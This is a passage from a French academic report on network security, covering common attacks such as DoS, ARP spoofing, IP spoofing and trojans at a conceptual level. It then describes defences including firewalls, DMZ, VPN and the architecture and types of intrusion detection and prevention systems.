


Figure 1.8 : Attaque par modification

- **Attaque par fabrication :** C'est une attaque portée à l'authenticité. Il peut s'agir de l'insertion de faux messages dans un réseau ou l'ajout d'enregistrements à un fichier. (Figure 1.9)




Figure 1.9 : Attaque par fabrication

e) Quelques attaques courantes

Le Déni de Service : Ce genre d'attaques (denial of service en anglais ou DoS) sont des attaques qui visent à rendre une machine ou un réseau indisponible durant une certaine période. Cette attaque est dangereuse quand elle vise les entreprises dépendantes de leur infrastructure réseau. [11]

Les attaques distribuées : La plupart des attaques, cité plus haut, peuvent être exécutés de manière distribuée, on parle de DDoS pour Distributed Denial of Service. Les attaques distribuées se basent sur ce fait : attaquer une cible toute seule se traduit souvent par un échec, alors que si un grand nombre de machines s'attaquent à la même cible alors l'attaque a plus de chance de réussir. [13]

ARP spoof : L'ARP spoof est une attaque très puissante qui permet, en général, de sniffer le trafic sur le réseau en s'interposant entre une ou des victimes et la passerelle. Elle permet même de sniffer et récupérer des mots de passes sur des connexions sécurisés SSL. L'attaque inonde le réseau avec des trames ARP liant l'adresse physique de l'attaquant avec la passerelle. De cette manière, le cache ARP des victimes est corrompu et tout le trafic est redirige vers le poste de l'attaquant. [11]

IP Spoofing : Il existe plusieurs types d'IP Spoofing. La première est dite Blind Spoofing, c'est une attaque "en aveugle". Les paquets étant forgés avec une adresse IP usurpée, les paquets réponses iront vers cette adresse. Il sera donc impossible à l'attaquant de récupérer ces paquets. Il sera obligé de les "deviner".

Cependant, il existe une autre technique que le Blind Spoofing. Il s'agit d'utiliser l'option IP Source Routing qui permet d'imposer une liste d'adresses IP des routeurs que doit emprunter le paquet IP. Il suffit que l'attaquant route le paquet réponse vers un routeur qu'il contrôle pour le récupérer. Néanmoins, la grande majorité des routeurs d'aujourd'hui ne prennent pas en compte cette option IP et jettent tous paquets IP l'utilisant. [11]

Les chevaux de Troie : Leur objectif est le plus souvent d'ouvrir une porte dérobée ("backdoor") sur le système cible, permettant par la suite à l'attaquant de revenir à loisir épier, collecter des données, les corrompre, contrôler voire même détruire le système. Certains chevaux de Troie sont d'ailleurs tellement évolués qu'ils sont devenus de véritables outils de prise en main et d'administration à distance. [11]

Les vers informatiques : Un vers est un programme parasite. Il n'est pas forcément autopropageable. Son but est de grignoter des ressources système :

CPU, mémoire, espace disque, bande passante... Ces petits bouts de programme sont dépendants du système d'exploitation ou d'un logiciel. Ils se propagent, comme toutes données binaires, par disquettes, CD ROM, réseaux. [11]

Le Mail Bombing : Elle consiste à envoyer un nombre faramineux d'emails (plusieurs milliers par exemple) à un ou des destinataires. L'objectif étant de : [11]

- ✓ Saturer le serveur de mails
- ✓ Saturer la bande passante du serveur et du ou des destinataires,

✓ Rendre impossible aux destinataires de continuer à utiliser l'adresse électronique.

Social Engineering : C'est une technique qui a pour but d'extirper des informations à des personnes. Contrairement aux autres attaques, elle ne nécessite pas de logiciel. La seule force de persuasion est la clé de voûte de cette attaque. Il y a quatre grandes méthodes de social engineering : par téléphone, par lettre, par internet et par contact direct. [11]

3.6 Les moyens pour sécuriser un réseau

La sécurité d'un réseau c'est la sécurité des éléments qui le compose, il existe plusieurs mécanismes et dispositifs de sécurité, parmi eux :

3.6.1 Les Antivirus

Les antivirus sont des logiciels conçus pour identifier, neutraliser et éliminer des logiciels malveillants. Ceux-ci peuvent se baser sur l'exploitation de failles de sécurité, mais il peut également s'agir de programmes modifiants ou supprimant des fichiers, que ce soit des documents de l'utilisateur de l'ordinateur infecté, ou des fichiers nécessaires au bon fonctionnement de l'ordinateur. [15]

Un antivirus vérifie les fichiers et courriers électroniques, les secteurs de boot (pour détecter les virus de boot), mais aussi la mémoire vive de l'ordinateur, les médias amovibles (clefs USB, CD, DVD, etc.), les données qui transitent sur les éventuels réseaux (dont internet), etc.

3.6.2 Les mises à jour système [11]

Pour éviter les dénis de services applicatifs, on doit maintenir tous les logiciels de son système à jour puisque les mises à jour permettent souvent de corriger des failles logicielles, qui peuvent être utilisées par un attaquant, pour mettre l'application hors service, ou pire, le serveur. Il est donc impératif de mettre son système à jour très régulièrement C'est un moyen très simple à mettre en place pour se protéger des attaques applicatives.

Editer des options dans les fichiers de configuration qui stocke des données concernant chaque connexion reçue par la machine telle l'adresse IP source, le numéro de port, l'âge de la connexion. En analysant ces données, on peut facilement détecter les comportements suspects et éviter certains types d'attaque.

3.6.3 Les firewalls [11]

En français on dit pare-feu ou garde-barrière, c'est un système permettant de protéger un ordinateur ou un réseau d'ordinateurs des intrusions provenant d'un réseau tiers (notamment internet). Le pare-feu est un système permettant de filtrer les paquets de données échangés avec le réseau, (Figure 1.10), il s'agit ainsi d'une passerelle filtrante comportant au minimum les interfaces réseau suivante :

- ✓ Une interface pour le réseau à protéger (réseau interne) ;
- ✓ Une interface pour le réseau externe.




Figure 1.10 : Firewall

Le système firewall est un système logiciel, reposant parfois sur un matériel réseau dédié, constituant un intermédiaire entre le réseau local (ou la machine locale) et un ou plusieurs réseaux externes. Il est possible de mettre un système pare-feu sur n'importe quelle machine et avec n'importe quel système pourvu que :

- ✓ La machine soit suffisamment puissante pour traiter le trafic ;
- ✓ Le système soit sécurisé ;
- ✓ Aucun autre service que le service de filtrage de paquets ne fonctionne sur le serveur.

3.6.4 Architecture DMZ [11]

Une DMZ (Demilitarized zone) est une zone d'un réseau d'entreprise, située entre le réseau local et Internet, derrière le pare-feu. Il s'agit d'un réseau intermédiaire regroupant des serveurs ou services (HTTP, DHCP, mails, DNS, etc.). Ces serveurs devront être accessibles

depuis le réseau interne de l'entreprise et, pour certains, depuis les réseaux externes. Le but est ainsi d'éviter toute connexion directe au réseau interne. (Figure 1.11)




Figure 1.11 : Architecture DMZ

3.6.5 Les VPN [11]

Dans les réseaux informatiques, le réseau privé virtuel (VPN) est une technique permettant aux postes distants de communiquer de manière sûre, tout en empruntant des infrastructures publiques (internet).

Un VPN repose sur un protocole, appelé protocole de tunnelisation, c'est-à-dire un protocole permettant aux données passant d'une extrémité à l'autre du VPN d'être sécurisées par des algorithmes de cryptographie.

3.6.6 Les IDS

La détection d'intrusion est définie comme étant un mécanisme écoutant le trafic réseau de manière furtive, afin de repérer des activités anormales ou suspectes et permettant ainsi d'avoir une stratégie de prévention sur les risques d'attaques. Il existe différents types d'IDS, que l'on classe comme suit : [14]

- ✓ Système de détection d'intrusion réseau (NIDS),
- ✓ Système de détection d'intrusion de type hôte (HIDS),
- ✓ Système de détection d'intrusion de type hybride.

3.6.7 Les IPS

L'IPS est un Système de Prévention/Protection contre les intrusions et non plus seulement de reconnaissance et de signalisation des intrusions comme la plupart des IDS. La principale différence entre un IDS (réseau) et un IPS (réseau) tient principalement en 2 caractéristiques :

- ✓ Le positionnement en coupure sur le réseau de l'IPS et non plus seulement en écoute sur le réseau pour l'IDS (traditionnellement positionné comme un sniffer sur le réseau).
- ✓ La possibilité de bloquer immédiatement les intrusions et quel que soit le type de protocole de transport utilisé et sans reconfiguration d'un équipement tierce, ce qui induit que l'IPS est constitué en natif d'une technique de filtrage de paquets et de moyens de blocages.

3.6.8 La Sensibilisation du personnel

Les politiques de sécurité informatique des entreprises s'appuient généralement sur des techniques de protection et des plans d'urgence mais négligent souvent un aspect : le personnel. La stratégie idéale dans le domaine de la sécurité informatique ne se limite pas à des techniques de protection et à des consignes complexes. Elle nécessite également une formation appropriée du personnel. Faute d'une sensibilisation de ce dernier, les mesures de sécurité informatique ne sont qu'à moitiés efficaces.

3.6.9 Audits de sécurité

Un audit de sécurité consiste à s'appuyer sur un tiers de confiance (généralement une société spécialisée en sécurité informatique) afin de valider les moyens de protection mis en œuvre, au regard de la politique de sécurité.

L'objectif de l'audit est ainsi de vérifier que chaque règle de la politique de sécurité est correctement appliquée et que l'ensemble des dispositions prises forme un tout cohérent.
Un audit de sécurité permet de s'assurer que l'ensemble des dispositions prises par l'entreprise sont réputées sûres.

3.6.10 Contrôle d'accès

L'accès au système d'information exige une identification et une authentification préalable. L'utilisation de comptes partagés ou anonymes est interdite. Des mécanismes permettant de limiter les services, les données, les privilèges auxquels à accès l'utilisateur en fonction de son rôle dans l'organisation doit être mis en œuvre.

Les accès aux serveurs et aux réseaux doivent être journalisés L'attribution et la modification des accès et privilèges d'un service doivent être validées par le propriétaire du service.

Pour les services sensibles, un inventaire régulièrement mis à jour en sera dressé. Il importe de bien différencier les différents rôles et de n'attribuer que les privilèges nécessaires.

3.6.11 Les protocoles de sécurité

Un protocole est un ensemble de règles et de procédures à respecter pour émettre et recevoir des données sur un réseau. Sur Internet, les protocoles utilisées font partie d'une suite de protocoles TCP/IP, tel que la plupart de ces protocoles ne sont pas sécurisés lors de la transmission des données sur le réseau. Les protocoles sécurisés ont été mis au point, afin d'encapsuler les messages dans des paquets de données chiffrées. On cite parmi ces protocoles les suivants :

- **Protocole SSH :** c'est un protocole qui permet à des service TCP/IP d'accéder à une machine à travers une communication chiffrée appelée « tunnel ».
- **Protocole SSL :** c'est un procédé de sécurisation des échanges, il a été conçu pour assurer la sécurité des transactions effectuées via Internet.
- **Protocole HTTPS :** HTTPS n'est rien d'autre que HTTP encapsulé dans la couche de chiffrement TLS (Transport Layer Security). En général le serveur est authentifié par un certificat X509, l'internaute peut s'authentifier par l'intermédiaire d'un serveur RADIUS, ou par un des autres procédés proposés par les logiciels serveur.

3.6.12 Les Algorithme de chiffrements

Il existe deux grandes familles d'algorithmes de chiffrements, ceux à clés symétriques et ceux à clés asymétriques.

- **Algorithme de chiffrement symétrique :** il consiste à utiliser la même clé pour le chiffrement ainsi que pour le déchiffrement. Il est donc nécessaire que les deux interlocuteurs se soient mis d'accord sur une clé privée, ou ils doivent utiliser un canal sécurisé pour l'échanger.

- **Algorithme de chiffrement asymétrique :** c'est une méthode cryptographique faisant intervenir une paire de clés asymétrique (une clé publique et une clé privée). Elle utilise cette paire de clés pour le chiffrement et le déchiffrement. La clé publique est rendue publique et elle est distribuée librement, la clé privée quant à elle n'est jamais distribuée et doit être gardé secrète.

3.7 Mise en œuvre d'une politique de sécurité

La politique de sécurité des systèmes d'information est un plan d'actions définies pour maintenir un certain niveau de sécurité. Elle reflète la vision stratégique de la direction de l'entreprise en matière de sécurité des systèmes d'informations (SSI).

Une politique de sécurité s'élabore à plusieurs niveaux :

- Sécuriser l'accès aux données de façon logicielle (authentification, contrôle d'intégrité).
- Sécuriser l'accès physique aux données : serveurs placés dans des salles blindées avec badge d'accès…
- Un aspect très important pour assurer la sécurité des données d'une entreprise est de sensibiliser les utilisateurs aux notions de sécurité, de façon à limiter les comportements à risque : si tout le monde peut accéder aux salles de serveurs, peut imposte qu'elles soient sécurisées !
- De même, si les utilisateurs laissent leurs mots de passes écrit à côté de leur PC, son utilité est limitée…
- Enfin, il est essentiel pour un responsable de sécurité de s'informer continuellement, des nouvelles attaques existantes, des outils disponibles…de façon à pouvoir maintenir à jour son système de sécurité et à combler les brèches de sécurité qui pourraient exister.

4. Conclusion

Dans ce chapitre, nous avons présenté un aperçu sur la sécurité informatique dans un réseau et l'importance de la mise en place d'une politique de sécurité en traçant les besoins et les objectifs voulus afin de remédier aux menaces constantes que subi un réseau informatique.

Ces menaces se manifestent généralement sous forme d'attaques informatiques que nous avons illustrées dans le but de montrer l'intensité de danger. Enfin nous avons proposé quelques solutions existantes afin de se protéger et réduire les risques.

CHAPITRE II

REPONSE AUX CYBERATTAQUES :IDS/IPS

1. Introduction

Une propriété de valeur doit être protégée contre le vol et la destruction. Certaines maisons sont équipées de systèmes d'alarme qui peuvent décourager des voleurs, prévenir les autorités dans le cas d'une effraction et même avertir les propriétaires que leurs maisons sont en feu. De telles mesures sont nécessaires pour assurer l'intégrité des maisons et la sécurité de leurs propriétaires. [16]

La même assurance d'intégrité et de sécurité devrait également être appliquée aux systèmes et données informatiques. L'internet a facilité le flux d'informations, personnelles, financières et autres. En même temps, il a également promu autant de dangers. Les utilisateurs malveillants recherchent des proies vulnérables comme les systèmes sans correctifs, les systèmes affectés par des chevaux de Troie et les réseaux exécutant des services peu sûrs. Des alarmes sont nécessaires pour prévenir les administrateurs et les membres de l'équipe de sécurité qu'une effraction s'est produite afin qu'ils puissent répondre en temps réel au danger. Les systèmes de détection d'intrusions ont été conçus pour jouer le rôle d'un tel système d'alarme, [16] par contre les systèmes de prévention d'intrusion tentent de bloquer ces attaques.

Dans ce chapitre nous présentons tout d'abord la notion de système de détection d'intrusions ainsi que son architecture. Nous présentons également la notion d'un système de prévention d'intrusion, ainsi que son fonctionnement, enfin nous allons mettre le point aussi sur quelques solutions de sécurité réseau connues, et mous finissons par choisir la meilleure solution qui répond aux besoins de la société.

2. Les systèmes de détection d'intrusion (IDS)

La détection des intrusions est le processus de surveillance des événements qui se trouvent dans un système des ordinateurs ou du réseau et les analysant pour détecter les signes des intrusions, défini comme des tentatives pour compromettre la confidentialité, l'intégrité, la disponibilité ou éviter des mécanismes de sécurité de l'ordinateur ou du réseau. L'intrusion est causée par les attaques accédant au système via Internet, autorisée l'utilisateur du système qui essaye de gagner les privilèges supplémentaires pour lesquels ils n'ont pas été autorisés, et autorisé les utilisateurs qui abusent les privilèges donnés. Le système de détection des intrusions est un logiciel ou un matériel qui automatise des surveillances et les processus analysés. [17]

Les IDS protègent un système contre les attaques, les mauvaises utilisations et les compromis. Ils peuvent également surveiller l'activité du réseau, analyser les configurations du système et du réseau contre toute vulnérabilité, analyser l'intégrité de données et bien plus.
Selon les méthodes de détection que vous choisissez de déployer, il existe plusieurs avantages directs et secondaires au fait d'utiliser un IDS. [16]
Un IDS a quatre fonctions principales : l'analyse, la journalisation, la gestion et l'action.

- **Analyse :** Analyse des journaux du système pour identifier des intentions dans la masse de données recueillie par l'IDS.
- **Journalisation :** Enregistrement des évènements dans un fichier de log.
- **Gestion :** Les IDS doivent être administrés de manière permanente. On peut assimiler un IDS à une caméra de sécurité.
- **Action :** Alerter l'administrateur quand une attaque dangereuse est détectée.

2.1 Présentation d'un système de détection d'intrusions

Dans cette section nous allons décrire les systèmes de détection d'intrusions.

2.1.1 Architecture d'un IDS

Plusieurs schémas ont été proposés pour décrire les composants d'un système de détection d'intrusions. Parmi eux, nous avons retenu celui issu des travaux d'Intrusions Detection exchange format Working Group (IDWG) de l'Internet Engineering Task Force (IETF) comme base de départ, car il résulte d'un large consensus parmi les intervenants du domaine. (Figure 2.1) [17]
L'objectif des travaux du groupe IDWG est la définition d'un standard de communication entre certains composants d'un système de détection d'intrusions. La figure illustre ce modèle et permet d'introduire un certain nombre de concepts :




Figure 2.1 : Modèle générique de la détection d'intrusions proposé par l'IDWG

L'architecture IDWG d'un système de détection d'intrusions contient des capteurs qui envoient des événements à un analyseur. Les capteurs couplés avec un analyseur forment une sonde, cette dernière envoie des alertes vers un manager qui la notifie à un opérateur humain.

2.1.2 Les différents éléments de cette architecture

- **Administrateur :** Personne chargée de mettre en place la politique de sécurité, et par conséquent, de déployer et configurer les IDS.
- **Alerte :** message formaté émis par un analyseur s'il trouve des activités intrusives dans une source de données.
- **Analyseur :** c'est un outil logiciel qui met en œuvre l'approche choisie pour la détection (comportementale ou par scénarios), il génère des alertes lorsqu'il détecte une intrusion.
- **Capteur :** logiciel générant des événements en filtrant et formatant les données brutes provenant d'une source de données.
- **Evénement :** message formaté et renvoyé par un capteur. C'est l'unité élémentaire utilisée pour représenter une étape d'un scénario d'attaques connu.
- **Manager :** composant d'un IDS permettant à l'opérateur de configurer les différents éléments d'une sonde et de gérer les alertes reçues et éventuellement la réaction.

- **Notification :** la méthode par laquelle le manager d'IDS met au courant l'opérateur de l'occurrence d'alerte.
- **Opérateur :** personne chargée de l'utilisation du manager associé à l'IDS. Elle propose ou décide de la réaction à apporter en cas d'alerte. C'est, parfois, la même personne que l'administrateur.
- **Réaction :** mesures passive ou actives prises en réponse à la détection d'une attaque, pour la stopper ou pour corriger ses effets.
- **Sonde :** un ou des capteurs couplés avec un analyseur.
- **Source de données :** dispositif générant de l'information sur les activités des entités du système d'information.

Dans ce modèle qui représente le processus complet de la détection ainsi que l'acheminement des données au sein d'un IDS. L'administrateur configure les différents composants (capteur(s), analyseurs(s), manager(s)) selon une politique de sécurité bien définie. Les capteurs accèdent aux données brutes, les filtrent et les formatent pour ne renvoyer que les événements intéressants à un analyseur. Les analyseurs utilisent ces événements pour décider de la présence ou non d'une intrusion et envoient dans le cas échéant une alerte au manager, qui notifie l'opérateur humain, une réaction éventuelle peut être menée automatiquement par le manager ou manuellement par l'opérateur. [18]

2.2 Les types des IDS

2.2.1 IDS réseaux (NIDS)

Le rôle essentiel d'un IDS réseau (NIDS) est l'analyse et l'interprétation des paquets circulant sur ce réseau. (Figure 2.2)

L'implantation d'un NIDS sur un réseau se fait de la façon suivante : des capteurs sont placés aux endroits stratégiques du réseau et génèrent des alertes s'ils détectent une attaque. Ces alertes sont envoyées à une console sécurisée, qui les analyse et les traitent éventuellement. Cette console est généralement située sur un réseau isolé, qui relie uniquement les capteurs et la console [19]




Figure 2.2 : Architecture d'un NIDS [20]

2.2.2 IDS Host

Les HIDS (Host IDS) analysent le fonctionnement et l'état des machines sur lesquelles ils sont installés. L'intégrité des systèmes est alors vérifiée périodiquement et des alertes peuvent être levés. [20] (Figure 2.3)




Figure 2.3: Architecture d'un HIDS [20]

2.2.3 IDS Hybride

Les IDS hybrides rassemblent les caractéristiques des NIDS et HIDS. Ils permettent, en un seul outil, de surveiller le réseau et les terminaux. (Figure 2.4) Les sondes sont placées en des points stratégiques, et agissent comme NIDS et/ou HIDS suivant leurs emplacements. Toutes ces sondes remontent alors les alertes à une machine qui va centraliser le tout, et agréger/lier les informations d'origines multiples. Ainsi, on comprend que les IDS hybrides sont basés sur une architecture distribuée, où chaque composant unifie son format d'envoi. Cela permet de communiquer et d'extraire des alertes plus pertinentes.




Figure 2.4: Architecture d'un IDS Hybride [20]

2.3 Vocabulaire de la détection d'intrusions

La détection d'intrusions utilise un vocabulaire bien définis qui ne se trouve pas dans le modèle précédent et qui est comme suit :

- **Attaque ou intrusion :** action qui permet de violer la politique de sécurité.
- **Audit de sécurité :** c'est l'ensemble des mécanismes permettant la collecte d'informations sur les actions faites sur un système d'information.
- **Détection d'intrusions :** recherche de traces laissées par une intrusion dans les données produites par une source.
- **Faux positif :** alerte en l'absence d'attaque.
- **Faux négatif :** absence d'alerte en présence d'attaque.
- **Vulnérabilité :** faille de conception, d'implémentation ou de configuration d'un système logiciel ou matériel.
- **Log (trace d'audit) :** c'est un fichier système à analyser.
- **Exploit :** terme utilisé pour désigner un programme d'attaque.
- **Scénario :** suite constituée des étapes élémentaires d'une attaque.
- **Signature :** suites des étapes observables d'une attaque, utilisée par certains analyseurs pour rechercher dans les activités des entités, des traces de scénarios d'attaques connus.
- **Système de détection d'intrusions :** ensemble constitué d'un ou plusieurs capteurs, un ou plusieurs analyseurs et un ou plusieurs managers.
- **Corrélation :** c'est l'interprétation conceptuelle de plusieurs événements (alertes) visant à leur assigner une meilleure sémantique et à réduire la quantité globale d'événements (d'alertes).

2.4 Caractéristiques d'un système de détection d'intrusions

Les caractéristiques suivantes sont souhaitables dans un IDS :[21]

- Fonctionnement en permanence avec une supervision manuelle minimale.
- Etre tolérant aux pannes dans le sens où il doit récupérer après une défaillance ou une réinitialisation de la machine.
- Résister aux tentatives de corruption, c'est-à-dire, il doit pouvoir détecter s'il a subi lui-même une modification indésirable
- Utiliser un minimum de ressources pour implémenter une politique de sécurité spécifique d'un réseau.
- Etre facilement configurable pour implémenter une politique de sécurité spécifique d'un réseau.
- S'adapter au cours du temps aux changements du système surveillé et du comportement des utilisateurs.
- Etre difficile à tromper.

Comme la taille des réseaux a tendance à croitre, on peut ajouter les caractéristiques suivantes :

- Etre scalable.
- Etre robuste, c'est-à-dire l'arrêt d'un composant ne doit pas entrainer une défaillance totale.

2.5 Mode de détection et classification des IDS

Plusieurs critères permettent de classer les systèmes de détection d'intrusions, la méthode d'analyse étant le principal. Deux méthodes dérivant de cette dernière existent aujourd'hui : l'approche comportementale et l'approche par scénarios.

On peut citer aussi d'autres critères de classification des IDSs : la fréquence d'utilisation, les sources de données à analyser, le comportement de l'IDS après intrusion. [22]

2.5.1 Approche comportementale

L'approche comportementale est fondée sur une description statistique des sujets. L'objectif est de détecter les actions anormales effectuées par ces sujets (par exemple, des heures de connexion anormales, un nombre anormal de fichiers supprimés ou un nombre anormal de mots de passe incorrects fournis au cours d'une connexion).

Le comportement normal des sujets est appris en observant le système pendant une période

